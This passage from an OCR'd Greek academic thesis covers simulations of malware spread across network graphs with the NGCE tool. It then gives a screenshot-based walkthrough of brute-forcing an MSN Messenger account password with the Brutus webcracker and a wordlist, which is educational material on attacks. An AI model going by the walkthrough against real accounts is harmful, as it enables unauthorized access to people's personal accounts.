εφαρμογής NGCE.




Διάγραμμα 2.4.1: Απεικόνιση της εξάπλωσης του κακόβουλου λογισμικού αλλάζοντας τον αριθμό των ακμών

Στο παραπάνω διάγραμμα ο χρήστης αφού κρατά σταθερά τον αριθμό των κόμβων στις 10.000 αλλάζει σταδιακά τον αριθμό των ακμών. Παρατηρείται ότι όσο τον αυξάνει το διάγραμμα αποκτά μια καμπυλοειδής μορφή που γίνεται ολοένα και πιο πυκνή. Αυτό γίνεται εντονότερα αντιληπτό όταν οι ακμές γίνονται 100.000.




Διάγραμμα 2.4.2: Απεικόνιση της εξάπλωσης του κακόβουλου λογισμικού σε 10.000 κόμβους και 100.000 ακμές

Αξίζει να τονιστεί ότι καθώς αυξάνεται ο αριθμός των κόμβων και των ακμών η πιθανότητα λάθους μειώνεται. Συγκεκριμένα αποκτά μια καμπυλοειδή μορφή όπου αυξάνεται και μειώνεται απότομα.




Διάγραμμα 2.4.3: Απεικόνιση της εξάπλωσης του κακόβουλου λογισμικού όταν αυξάνεται ο αριθμός των ακμών και των κόμβων

Είναι εύκολα αντιληπτό ότι όταν έχουμε ένα πολύπλοκο σύστημα ο αριθμός των επιθέσεων που θα δεχθεί θα είναι μεγαλύτερος αφού ολοένα και πιο πολλά τμήματα του θα βρίσκονται υπό την απειλή νέων μολύνσεων. Έτσι παρατηρείται ότι το κακόβουλο λογισμικό εξαπλώνεται πολύ γρήγορα όταν ο αριθμός των ακμών και των κόμβων μεγαλώνει. Το ακόλουθο διάγραμμα δείχνει ότι όσο αυξάνονται οι ακμές και οι κόμβοι που υπάρχουν στο κέντρο τόσο θα αυξάνεται η συγκέντρωση malware.




Διάγραμμα 2.4.4: Η αυξανόμενη συγκέντρωση malware καθώς αυξάνεται ο αριθμός των ακμών και των κόμβων


Στα ακόλουθα διαγράμματα φαίνεται η εξάπλωση του κακόβουλου λογισμικού σε ομογενείς γράφους και γράφους ελεύθερης κατανομής.




Διάγραμμα 2.4.5: Απεικόνιση του τυχαίου και του γράφου ελεύθερης κλίμακας με βάση το Pajek εργαλείο [114]




Διάγραμμα 2.4.6: Απεικόνιση του γράφου ελεύθερης κλίμακας κατά την εξάπλωση που πραγματοποιεί σε 1000 κόμβους




Διάγραμμα 2.4.7: Απεικόνιση του γράφου ελεύθερης κλίμακας κατά την εξάπλωση που πραγματοποιεί σε 6250 κόμβους



Διάγραμμα 2.4.8: Απεικόνιση του γράφου ελεύθερης κλίμακας κατά την εξάπλωση που πραγματοποιεί σε 10000 κόμβους



Διάγραμμα 2.4.9: Απεικόνιση ενός ομογενή γράφου κατά την εξάπλωση που πραγματοποιεί σε 10000 κόμβους. Εδώ ο κάθε κόμβος έχει 2 γειτονικούς κόμβους



Διάγραμμα 2.4.10: Απεικόνιση ενός ομογενή γράφου κατά την εξάπλωση που πραγματοποιεί σε 10000 κόμβους. Εδώ ο κάθε κόμβος έχει 8 γειτονικούς κόμβους


Συνεπώς με το εργαλείο NGCE (network graphs for computer epidemiologists) προσομοιώνεται ο τρόπος που εξαπλώνεται το κακόβουλο λογισμικό σε υπολογιστικά συστήματα καθώς οι μολύνσεις μεταδίδονται σε κάθε κόμβο.

Κεφάλαιο 3^{ο} – Χρήση εργαλείων για τη παραβίαση λογαριασμών χρηστών


Είναι γεγονός ότι οι επιτιθέμενοι κακόβουλου λογισμικού προσπαθούν να εφευρίσκουν ολοένα και καινούργιους τρόπους προκειμένου να παραβιάζουν τους λογαριασμούς χρηστών. Οι χρήστες του διαδικτύου έχουν προσωπικούς λογαριασμούς σε κοινωνικά δίκτυα όπως το facebook ή το Tweeter. Επίσης διαθέτουν mail accounts μέσω τον οποίων ανταλλάσουν προσωπικές πληροφορίες. Στη συνέχεια του κεφαλαίου θα παρουσιαστούν κάποιοι μέθοδοι που χρησιμοποιούνται από τους επιτιθέμενους προκειμένου να παραβιαστούν οι λογαριασμοί των χρηστών.

3.1 Παραβίαση λογαριασμών χρηστών στο msn με τη χρήση του brutus webcracker


Το εργαλείο brutus webcracker [135] είναι ένα εργαλείο με το οποίο οι επιτιθέμενοι διεξάγουν brute force επιθέσεις κατά του windows live messenger (msn) χρηστών. Επιπλέον αυτό το εργαλείο προσπαθεί να υποθέσει το κωδικό που έχει ένας χρήστης στο msn του μέσα από μια λίστα πιθανών passwords που μπορεί να βάλει μέσω του Pass Mode. Οι επιλογές που κάνει ο hacker απεικονίζονται στη παρακάτω εικόνα. Πιο συγκεκριμένα επιλέγει τη διεύθυνση του ηλεκτρονικού ταχυδρομείου που θέλει να κάνει επίθεση όπως επίσης και το τύπο της επίθεσης. Επιπλέον ο επιτιθέμενος ορίζει το χρόνο που θα κάνει τις προσπάθειες για να αποσπάσει το κωδικό πρόσβασης του υποψήφιου θύματός του.



Εικόνα 3.1.1: Οι επιλογές που κάνει ο hacker στο εργαλείο brutus webcracker




Εικόνα 3.1.2: Ο hacker επιλέγει το email του υποψήφιου θύματός του και το Pass Mode




Εικόνα 3.1.3: Επιλογή του password list από τον κατάλογο του world list

Βέβαια δεν είναι απαραίτητο να επιλεγεί το world list μπορεί να κάνει το ίδιο και το brute force. Στη συνέχεια ο hacker επιλέγει το πλήκτρο start και ξεκινά η διαδικασία για να αποσπαστεί ο κωδικός ενός χρήστη στο msn.




Εικόνα 3.1.4: Η στιγμή κατά την οποία ξεκινάει η ανίχνευση για το κωδικό πρόσβασης που χρησιμοποιεί ένας χρήστης στο msn



Εικόνα 3.1.5: Ο επιτιθέμενος μετά από τη πάροδο λίγων λεπτών καταφέρνει να αποσπάσει το κωδικό πρόσβασης του υποψήφιου θύματός του με τη χρήση του brutus webcracker και εισέρχεται στο msn του

